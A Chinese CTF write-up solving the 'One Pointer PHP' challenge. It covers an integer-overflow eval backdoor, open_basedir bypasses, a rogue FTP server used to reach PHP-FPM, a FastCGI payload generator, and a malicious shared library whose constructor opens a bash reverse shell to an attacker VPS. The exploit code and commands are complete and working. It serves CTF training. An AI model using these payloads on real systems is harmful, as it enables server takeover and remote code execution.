




[蓝帽杯 2021]One Pointer PHP

原创

Sk1y  于 2021-12-06 00:41:50 发布  235  收藏 1

分类专栏: [CTF刷题记录](#) 文章标签: [php](#) [后端](#) [Web](#) [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/RABCDXB/article/details/121724978>

版权



[CTF刷题记录](#) 专栏收录该内容

143 篇文章 3 订阅

订阅专栏

[蓝帽杯 2021]One Pointer PHP

这个题目涉及的知识点较多, 加上最近比较忙, 用了比较长的时间才做出来。。还是自己太菜了

文章目录

[蓝帽杯 2021]One Pointer PHP

源码

php数组溢出

绕过open_basedir目录限制

glob协议读取文件目录

chdir()和ini_set()组合绕过

ftp的被动模式

起一个ftp服务

加载恶意的so文件

生成payload

suid提权

参考文章

源码

[蓝帽杯 2021]One Pointer PHP 1

web.zip

CSDN @Sk1y

两个文件，user.php和add_api.php

user.php:

```
<?php
class User{
    public $count;
}
?>
```

add_api.php

```
<?php
include "user.php";
if($user=unserialize($_COOKIE["data"])){
    $count[++$user->count]=1;
    if($count[]=1){
        $user->count+=1;
        setcookie("data",serialize($user));
    }else{
        eval($_GET["backdoor"]);
    }
}else{
    $user=new User;
    $user->count=1;
    setcookie("data",serialize($user));
}
?>
```

php数组溢出

分析一下，我们的目的是要执行 `eval(backdoor)`，那么就需要满足 `$count[]=1`，

首先是php数组溢出

```
<?php
$a = 1;
$count[++$a] = 1;
$count[]=1;
print_r($count);
```

运行结果

```
Array
(
    [2] => 1
    [3] => 1
)
```

php数组溢出

在 PHP中，整型数是有一个范围的，对于32位的操作系统，最大的整型是2147483647，即2的31次方，最小为-2的31次方。如果给定的一个整数超出了整型（integer）的范围，将会被解释为浮点型（float）。同样如果执行的运算结果超出了整型（integer）范围，也会返回浮点型（float）。

测试

```
<?php
$a = 9223372036854775806;
$count[++$a] = 1;
$count[]=1;
print_r($count);
```

结果

```
Array
(
    [9223372036854775807] => 1
)
```

说明 `$count[]=1;` 执行失败，为假，这个时候，就可以执行 `eval($_GET["backdoor"]);`；注意cookie的url编码

Cookie:

```
data=0%3A4%3A%22User%22%3A1%3A%7Bs%3A5%3A%22count%22%3Bi%3A9223372036854775806%3B%7D
```

查看phpinfo()

PHP Version 7.4.16



System	Linux a213dc0044a6 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30 12:21:09 UTC 2020 x86_64
Build Date	Apr 29 2021 15:12:27
Configure Command	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scandir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-libedit' '--with-openssl' '--with-zlib' '--with-pear' '--libdir=lib/x86_64-linux-gnu' '--enable-fpm' '--with-fpm-user=www-data' '--with-fpm-group=www-data' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php

控制台 调试器 网络 样式编辑器 内存 性能 存储 无障碍环境 应用程序 Max HackBar HackBar

coding SQL XSS Other

```
http://f8510835-18b3-440a-9fc7-2c52a427e447.node4.buuoj.cn:81/add_api.php?backdoor=phpinfo();
```

Post data Referer User Agent Cookies [Clear All](#)

C data=O%3A4%3A%22User%22%3A1%3A%7Bs%3A5%3A%22count%22%3Bi%3A92233; CSDN @Sk1y

基本无法执行命令,disable_functions过滤得太多了

disable_functions	stream_socket_client,fsockopen,putenv,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,iconv,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,error_log,debug_backtrace,debug_print_backtrace,gc_collect_cycles,array_merge_recursive	stream_socket_client,fsockopen,putenv,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,iconv,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,error_log,debug_backtrace,debug_print_backtrace,gc_collect_cycles,array_merge_recursive CSDN @Sk1y
--------------------------	---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

还有就是无法访问其他目录,查看open_basedir,被限制了

open_basedir	/var/www/html	/var/www/html
---------------------	---------------	---------------

绕过open_basedir目录限制

蚁剑连接

基础配置


URL地址 *

连接密码 *

网站备注

编码设置

注意添加cookie



除了/var/www/html之外，没有访问其他文件夹的权限，但是该文件有上传权限

glob协议读取文件目录

open_basedir可以通过glob伪协议绕过

..	1970-01-01 00:00:00	NaN b	0
a.php	2021-12-05 15:58:31	151 b	0644
add_api.php	2021-04-29 13:54:29	303 b	0600
bg.jpg	2021-04-29 13:59:55	70.82 Kb	0644
index.html	2021-04-29 14:01:11	114 b	0644
index.nginx-debian.html	2021-04-29 15:14:42	612 b	0644
user.php	2021-04-29 13:54:29	42 b	0600

任务列表

名称	简介	状态	创建时间	完成时间
上传	a.php => /var/www/html/	上传成功	2021-12-05 23:58:30	2021-12-05 23:58:31

CSDN @Sk1y

上传a.php

```
<?php
$a = "glob:///";
if($b = opendir($a)){
    while(($file = readdir($b)) !== false){
        echo $file.'  
'; // 将根目录的文件名字输出
    }
    closedir($b);
}
```

访问a.php，可以看到/flag，但是不能读取（起码知道flag的位置）

```
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

CSDN @Sk1y

chdir()和ini_set()组合绕过

chdir()和ini_set()组合来绕过open_basedir()函数

```
/add_api.php?backdoor=mkdir('sk1y');chdir('sk1y');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');print_r(scandir('/'));
```

```
Array ( [0] => . [1] => .. [2] => .. [3] => .dockerenv [4] => bin [5] => boot [6] => dev [7] => etc [8] => flag [9] => home [10] => lib [11] => lib64 [12] => media [13] => mnt [14] => opt [15] => proc [16] => root [17] => run [18] => sbin [19] => srv [20] => sys [21] => tmp [22] => usr [23] => var )
```

读取/proc/self/cmdline

```
add_api.php?backdoor=mkdir('sk1y');chdir('sk1y');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');echo file_get_contents('/proc/self/cmdline');
```

回显，这提示我们php-fpm攻击了

php-fpm: pool www

查看 `/proc/self/maps`,

```
add_api.php?backdoor=mkdir('sk1y');chdir('sk1y');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');echo file_get_contents('/proc/self/maps');
```

发现了easy_bypass.so的路径

```
55bab770a000-55bab7eed000 r--p 00600000 fc:11 25768749 /usr/local/sbin/php-fpm 55bab770a000-55bab770000 r-xp 00200000 fc:11 25768749 /usr/local/sbin/php-fpm
55bab770000-55bab770000 r--p 00600000 fc:11 25768749 /usr/local/sbin/php-fpm 55bab770000-55bab770000 r-xp 00200000 fc:11 25768749 /usr/local/sbin/php-fpm
55bab830a000-55bab8311000 rw-p 01000000 fc:11 25768749 /usr/local/sbin/php-fpm 55bab830a000-55bab830a000 r--p 00f5e000 fc:11 25768749 /usr/local/sbin/php-fpm
55bab830a000-55bab8311000 rw-p 01000000 fc:11 25768749 /usr/local/sbin/php-fpm 55bab8311000-55bab8332000 rw-p 00000000 00:00 0 55bab9f8c000-55baba132000 rw-
heap] 7fbc53fd000-7fbc53fe000 r-xp 00000000 fc:11 569495661 /usr/local/lib/php/extensions/no-debug-non-zts-20190902/easy_bypass.so 7fbc53fe000-7fbc55fe000 ---p
569495661 /usr/local/lib/php/extensions/no-debug-non-zts-20190902/easy_bypass.so 7fbc55fe000-7fbc55ff000 r--p 00001000 fc:11 569495661 /usr/local/lib/php/extension:
ts-20190902/easy_bypass.so 7fbc55ff000-7fbc5600000 rw-p 00002000 fc:11 569495661 /usr/local/lib/php/extensions/no-debug-non-zts-20190902/easy_bypass.so
7fbc5600000-7fbc5800000 rw-p 00000000 00:00 0 7fbc5822000-7fbc5873000 rw-p 00000000 00:00 0 7fbc5887000-7fbc588a000 r--p 00000000 fc:11 1100980817 /lib/x8
gnu/libnss_files-2.28.so 7fbc588a000-7fbc5891000 r-xp 00003000 fc:11 1100980817 /lib/x86_64-linux-gnu/libnss_files-2.28.so 7fbc5891000-7fbc5893000 r--p 0000a000 fc:
/lib/x86_64-linux-gnu/libnss_files-2.28.so 7fbc5893000-7fbc5894000 ---p 0000c000 fc:11 1100980817 /lib/x86_64-linux-gnu/libnss_files-2.28.so 7fbc5894000-7fbc5895000
1100980817 /lib/x86_64-linux-gnu/libnss_files-2.28.so 7fbc5895000-7fbc5896000 rw-p 0000d000 fc:11 1100980817 /lib/x86_64-linux-gnu/libnss_files-2.28.so 7fbc5896000-7
```

既然我们知道路径，那么可以使用copy命令将其复制到 `/var/www/html` 中，然后将其下载下来

```
add_api.php?backdoor=mkdir('sk1y');chdir('sk1y');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');var_dump(copy("/usr/local/lib/php/extensions/no-debug-non-zts-20190902/easy_bypass.so", "/var/www/html/easy_bypass.so"));
```

名称	简介	状态	创建时间	完成时间
easy_bypass.so			2021-12-05 16:18:59	56.32 Kb 0644
index.html			2021-04-29 14:01:11	114 b 0644
index.nginx-debian.html			2021-04-29 15:14:42	612 b 0644
user.php			2021-04-29 13:54:29	42 b 0600

名称	简介	状态	创建时间	完成时间
下载	/var/www/html/easy_bypass.so	下载成功	2021-12-06 00:19:14	2021-12-06 00:19:22
上传	a.php => /var/www/html/	上传成功	2021-12-05 23:58:30	2021-12-05 23:58:31

不会ida，过~~

查看nginx配置文件，发现php-fpm在本地的9001端口

```
add_api.php?backdoor=chdir('sk1y');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');echo file_get_contents('/etc/nginx/sites-available/default');
```

```

# pass PHP scripts to FastCGI server
#
location ~ /\.php$ {
root          html;
fastcgi_pass  127.0.0.1:9001;
fastcgi_index index.php;
fastcgi_param SCRIPT_FILENAME /var/www/html/$fastcgi_script_name;
include       fastcgi_params;
}

# deny access to .htaccess files, if Apache's document root
# concurs with nginx's one
#
#location ~ /\.ht {
#           deny all;
#

```


CSDN @Sk1y

到这里的话，解题思路就明确了。

利用eval()进行SSRF，利用SSRF攻击本地的PHP-FPM。我们可以在vps上搭建恶意的ftp服务，让目标主机将payload转发至9001端口，实现攻击PHP-FPM并执行命令（反弹shell）

ftp的被动模式

用一下大佬的ftp被动模式解析，原文链接：[重温FTP的主动模式和被动模式](#)



我们的恶意ftp服务会告诉靶机，你要把payload发送到本机的9001端口，这样的话，我们就可以造成靶机向本地的9001端口发送任意数据包，执行任意代码，造成SSRF

起一个ftp服务

运行

```
python3 ftp.py
```


需要服务器提前打开相应的端口，比如我将ftp服务部署在了7001端口，那么需要打开防火墙相应的端口

```
#ftp.py
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('0.0.0.0', 7008))#ftp服务的端口
s.listen(1)
conn, addr = s.accept()
conn.send(b'220 welcome\n')
#Service ready for new user.
#Client send anonymous username
#USER anonymous
conn.send(b'331 Please specify the password.\n')
#User name okay, need password.
#Client send anonymous password.
#PASS anonymous
conn.send(b'230 Login successful.\n')
#User Logged in, proceed. Logged out if appropriate.
#TYPE I
conn.send(b'200 Switching to Binary mode.\n')
#Size /
conn.send(b'550 Could not get the file size.\n')
#EPSV (1)
conn.send(b'150 ok\n')
#PASV
conn.send(b'227 Entering Extended Passive Mode (127,0,0,1,0,9001)\n') #STOR / (2) 注意打到9001端口的服务
conn.send(b'150 Permission denied.\n')
#QUIT
conn.send(b'221 Goodbye.\n')
conn.close()
```

加载恶意的so文件

根据php-fpm的原理，修改PHP_VALUE，使其加载一个扩展

```
$php_value = "unserialize_callback_func = system\nnextension_dir = /tmp\nnextension = hpdoger.so\nndisable_classes = \nndisable_functions = \nallow_url_include = On\nopen_basedir = /\nauto_prepend_file = ";
```

弹shell弹到vps的7010端口（需要提前监听7010端口，获取shell）

hpdoger.c

```
#define _GNU_SOURCE
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

__attribute__((__constructor__)) void preload (void){
    system("bash -c 'bash -i >& /dev/tcp/vps/7010 0>&1'");
}
```

linux命令

```
gcc hpdoger.c -fPIC -shared -o hpdoger.so
```

上传恶意的so文件，利用copy命令，将vps上的so文件copy到靶机的/tmp文件夹

```
/add_api.php?backdoor=mkdir('sk1y');chdir('sk1y');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');copy('http://vps/hpdoger.so','/tmp/hpdoger.so');
```

生成payload

```
<?php
/**
 * Note : Code is released under the GNU LGPL
 *
 * Please do not change the header of this file
 *
 * This library is free software; you can redistribute it and/or modify it under the terms of the GNU
 * Lesser General Public License as published by the Free Software Foundation; either version 2 of
 * the License, or (at your option) any later version.
 *
 * This library is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY;
 * without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
 *
 * See the GNU Lesser General Public License for more details.
 */
/**
 * Handles communication with a FastCGI application
 *
 * @author Pierrick Charron <pierrick@webstart.fr>
 * @version 1.0
 */
class FCGIClient
{
    const VERSION_1          = 1;
    const BEGIN_REQUEST      = 1;
    const ABORT_REQUEST      = 2;
    const END_REQUEST        = 3;
    const PARAMS             = 4;
    const STDIN              = 5;
    const STDOUT             = 6;
    const STDERR             = 7;
    const DATA              = 8;
    const GET_VALUES         = 9;
    const GET_VALUES_RESULT  = 10;
    const UNKNOWN_TYPE      = 11;
    const MAXTYPE            = self::UNKNOWN_TYPE;
    const RESPONDER         = 1;
    const AUTHORIZER        = 2;
    const FILTER             = 3;
    const REQUEST_COMPLETE  = 0;
    const CANT_MPX_CONN     = 1;
    const OVERLOADED        = 2;
    const UNKNOWN_ROLE      = 3;
    const MAX_CONNS         = 'MAX_CONNS';
    const MAX_REQS          = 'MAX_REQS';
    const MPXS_CONNS        = 'MPXS_CONNS';
    const HEADER_LEN        = 8;
    /**
     * Socket
     * @var Resource
     */
    private $_sock = null;
    /**
     * Host
     * @var String
     */
    private $_host = null;
    /**
```

```

/  

* Port  

* @var Integer  

*/  

private $_port = null;  

/**  

* Keep Alive  

* @var Boolean  

*/  

private $_keepAlive = false;  

/**  

* Constructor  

*  

* @param String $host Host of the FastCGI application  

* @param Integer $port Port of the FastCGI application  

*/  

public function __construct($host, $port = 9001) // and default value for port, just for unixdomain socket  

{  

    $this->_host = $host;  

    $this->_port = $port;  

}  

/**  

* Define whether or not the FastCGI application should keep the connection  

* alive at the end of a request  

*  

* @param Boolean $b true if the connection should stay alive, false otherwise  

*/  

public function setKeepAlive($b)  

{  

    $this->_keepAlive = (boolean)$b;  

    if (!$this->_keepAlive && $this->_sock) {  

        fclose($this->_sock);  

    }  

}  

/**  

* Get the keep alive status  

*  

* @return Boolean true if the connection should stay alive, false otherwise  

*/  

public function getKeepAlive()  

{  

    return $this->_keepAlive;  

}  

/**  

* Create a connection to the FastCGI application  

*/  

private function connect()  

{  

    if (!$this->_sock) {  

        //$this->_sock = fsockopen($this->_host, $this->_port, $errno, $errstr, 5);  

        $this->_sock = stream_socket_client($this->_host, $errno, $errstr, 5);  

        if (!$this->_sock) {  

            throw new Exception('Unable to connect to FastCGI application');  

        }  

    }  

}  

/**  

* Build a FastCGI packet  

*  

* @param Integer $type Type of the packet

```

```

* @param String $content Content of the packet
* @param Integer $requestId RequestId
*/
private function buildPacket($type, $content, $requestId = 1)
{
    $klen = strlen($content);
    return chr(self::VERSION_1)          /* version */
        . chr($type)                    /* type */
        . chr(($requestId >> 8) & 0xFF) /* requestIdB1 */
        . chr($requestId & 0xFF)       /* requestIdB0 */
        . chr(($klen >> 8) & 0xFF)     /* contentLengthB1 */
        . chr($klen & 0xFF)           /* contentLengthB0 */
        . chr(0)                       /* paddingLength */
        . chr(0)                       /* reserved */
        . $content;                    /* content */
}
/**
* Build an FastCGI Name value pair
*
* @param String $name Name
* @param String $value Value
* @return String FastCGI Name value pair
*/
private function buildNvpair($name, $value)
{
    $nlen = strlen($name);
    $vlen = strlen($value);
    if ($nlen < 128) {
        /* nameLengthB0 */
        $nvpair = chr($nlen);
    } else {
        /* nameLengthB3 & nameLengthB2 & nameLengthB1 & nameLengthB0 */
        $nvpair = chr(($nlen >> 24) | 0x80) . chr(($nlen >> 16) & 0xFF) . chr(($nlen >> 8) & 0xFF) . chr($nlen & 0xFF);
    }
    if ($vlen < 128) {
        /* valueLengthB0 */
        $nvpair .= chr($vlen);
    } else {
        /* valueLengthB3 & valueLengthB2 & valueLengthB1 & valueLengthB0 */
        $nvpair .= chr(($vlen >> 24) | 0x80) . chr(($vlen >> 16) & 0xFF) . chr(($vlen >> 8) & 0xFF) . chr($vlen & 0xFF);
    }
    /* nameData & valueData */
    return $nvpair . $name . $value;
}
/**
* Read a set of FastCGI Name value pairs
*
* @param String $data Data containing the set of FastCGI NVPair
* @return array of NVPair
*/
private function readNvpair($data, $length = null)
{
    $array = array();
    if ($length === null) {
        $length = strlen($data);
    }
    $p = 0;
    while ($p < $length) {

```

```

while ($p != $length) {
    $nlen = ord($data{$p++});
    if ($nlen >= 128) {
        $nlen = ($nlen & 0x7F << 24);
        $nlen |= (ord($data{$p++}) << 16);
        $nlen |= (ord($data{$p++}) << 8);
        $nlen |= (ord($data{$p++}));
    }
    $vlen = ord($data{$p++});
    if ($vlen >= 128) {
        $vlen = ($vlen & 0x7F << 24);
        $vlen |= (ord($data{$p++}) << 16);
        $vlen |= (ord($data{$p++}) << 8);
        $vlen |= (ord($data{$p++}));
    }
    $array[substr($data, $p, $nlen)] = substr($data, $p+$nlen, $vlen);
    $p += ($nlen + $vlen);
}
return $array;
}
/**
 * Decode a FastCGI Packet
 *
 * @param String $data String containing all the packet
 * @return array
 */
private function decodePacketHeader($data)
{
    $ret = array();
    $ret['version']      = ord($data{0});
    $ret['type']         = ord($data{1});
    $ret['requestId']    = (ord($data{2}) << 8) + ord($data{3});
    $ret['contentLength'] = (ord($data{4}) << 8) + ord($data{5});
    $ret['paddingLength'] = ord($data{6});
    $ret['reserved']     = ord($data{7});
    return $ret;
}
/**
 * Read a FastCGI Packet
 *
 * @return array
 */
private function readPacket()
{
    if ($packet = fread($this->_sock, self::HEADER_LEN)) {
        $resp = $this->decodePacketHeader($packet);
        $resp['content'] = '';
        if ($resp['contentLength']) {
            $len = $resp['contentLength'];
            while ($len && $buf=fread($this->_sock, $len)) {
                $len -= strlen($buf);
                $resp['content'] .= $buf;
            }
        }
        if ($resp['paddingLength']) {
            $buf=fread($this->_sock, $resp['paddingLength']);
        }
        return $resp;
    } else {
        return false;
    }
}

```

```

    }
}
/**
 * Get Informations on the FastCGI application
 *
 * @param array $requestedInfo information to retrieve
 * @return array
 */
public function getValues(array $requestedInfo)
{
    $this->connect();
    $request = '';
    foreach ($requestedInfo as $info) {
        $request .= $this->buildNvpair($info, '');
    }
    fwrite($this->_sock, $this->buildPacket(self::GET_VALUES, $request, 0));
    $resp = $this->readPacket();
    if ($resp['type'] == self::GET_VALUES_RESULT) {
        return $this->readNvpair($resp['content'], $resp['length']);
    } else {
        throw new Exception('Unexpected response type, expecting GET_VALUES_RESULT');
    }
}
}
/**
 * Execute a request to the FastCGI application
 *
 * @param array $params Array of parameters
 * @param String $stdin Content
 * @return String
 */
public function request(array $params, $stdin)
{
    $response = '';
    // $this->connect();
    $request = $this->buildPacket(self::BEGIN_REQUEST, chr(0) . chr(self::RESPONDER) . chr((int) $this->keepAlive) . str_repeat(chr(0), 5));
    $paramsRequest = '';
    foreach ($params as $key => $value) {
        $paramsRequest .= $this->buildNvpair($key, $value);
    }
    if ($paramsRequest) {
        $request .= $this->buildPacket(self::PARAMS, $paramsRequest);
    }
    $request .= $this->buildPacket(self::PARAMS, '');
    if ($stdin) {
        $request .= $this->buildPacket(self::STDIN, $stdin);
    }
    $request .= $this->buildPacket(self::STDIN, '');
    echo('data=' . urlencode($request));
    // fwrite($this->_sock, $request);
    // do {
    //     $resp = $this->readPacket();
    //     if ($resp['type'] == self::STDOUT || $resp['type'] == self::STDERR) {
    //         $response .= $resp['content'];
    //     }
    // } while ($resp && $resp['type'] != self::END_REQUEST);
    // var_dump($resp);
    // if (!is_array($resp)) {
    //     throw new Exception('Bad request');
}

```

```

//      }
//      switch (ord($resp['content']{4})) {
//          case self::CANT_MPX_CONN:
//              throw new Exception('This app can\'t multiplex [CANT_MPX_CONN]');
//              break;
//          case self::OVERLOADED:
//              throw new Exception('New request rejected; too busy [OVERLOADED]');
//              break;
//          case self::UNKNOWN_ROLE:
//              throw new Exception('Role value not known [UNKNOWN_ROLE]');
//              break;
//          case self::REQUEST_COMPLETE:
//              return $response;
//      }
//  }
}
?>
<?php
// real exploit start here
//if (!isset($_REQUEST['cmd'])) {
//    die("Check your input\n");
//}
//if (!isset($_REQUEST['filepath'])) {
//    $filepath = __FILE__;
//}else{
//    $filepath = $_REQUEST['filepath'];
//}

$filepath = "/var/www/html/add_api.php"; // 目标主机已知的PHP文件的路径
$req = '/'.basename($filepath);
$uri = $req .'?'.'command=whoami'; // 啥也不是, 不用管
$client = new FCGIClient("unix:///var/run/php-fpm.sock", -1);
$code = "<?php system($_REQUEST['command']); phpinfo(); ?>"; // 啥也不是, 不用管
$php_value = "unserialize_callback_func = system\nextension_dir = /tmp\nextension = hpdoger.so\ndisable_classes
= \ndisable_functions = \nallow_url_include = On\nopen_basedir = /\nauto_prepend_file = ";
$params = array(
    'GATEWAY_INTERFACE' => 'FastCGI/1.0',
    'REQUEST_METHOD' => 'POST',
    'SCRIPT_FILENAME' => $filepath,
    'SCRIPT_NAME' => $req,
    'QUERY_STRING' => 'command=whoami',
    'REQUEST_URI' => $uri,
    'DOCUMENT_URI' => $req,
    #'DOCUMENT_ROOT' => '/',
    'PHP_VALUE' => $php_value,
    'SERVER_SOFTWARE' => '80sec/wofeiwo',
    'REMOTE_ADDR' => '127.0.0.1',
    'REMOTE_PORT' => '9001',
    'SERVER_ADDR' => '127.0.0.1',
    'SERVER_PORT' => '80',
    'SERVER_NAME' => 'localhost',
    'SERVER_PROTOCOL' => 'HTTP/1.1',
    'CONTENT_LENGTH' => strlen($code)
);
// print_r($_REQUEST);
// print_r($params);
//echo "Call: $uri\n\n";
echo $client->request($params, $code)."\n";
?>

```



```
www-data@5d293a9ff40b:~/html$ php -a
php -a
Interactive shell

mkdir('test');chdir('test');ini_set('open_basedir','..');chdir('..');chdir('..');ch
dir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open
_basedir','/');var_dump(file_get_contents('/flag'));
PHP Warning:  mkdir(): File exists in php shell code on line 1
string(43) "flag{d8403115-1512-4659-8fa9-2a5eccf45e3e}"
"
```

CSDN @Sk1y

参考文章

- 1. 浅入深出 Fastcgi 协议分析与 PHP-FPM 攻击方法
- 2. linux下利用suid提权
- 3. L1s4师傅的wp
- 4. 重温FTP的主动模式和被动模式